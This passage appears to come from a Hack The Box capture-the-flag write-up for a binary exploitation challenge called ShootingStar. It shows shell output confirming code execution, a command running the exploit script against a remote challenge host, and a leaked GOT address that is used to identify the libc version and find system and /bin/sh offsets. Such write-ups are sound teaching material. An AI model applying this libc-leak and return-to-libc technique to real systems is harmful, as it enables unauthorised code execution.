    b'uid=1000(flerb) gid=1000(flerb) groups=1000(flerb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),121(lpadmin),131(lxd),1
32(sambashare)\n'
uid=1000(flerb) gid=1000(flerb) groups=1000(flerb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),121(lpadmin),131(lxd),132(sam
bashare)
```

```
flerb@ubuntu:~/HTB/ShootingStar$ ./star.py REMOTE 165.227.224.109 31142
```

Leaked write got address:

```
[*] 0x7f9bbb440210 leaked_got_write
```

From the last 3 hex digits of the leaked write got address we can find the LibC version being used, libc-2.29-mga7.x86_64_2 and find the offsets to system, bin/sh and write:



And after putting the new offsets into the script it works remotely as well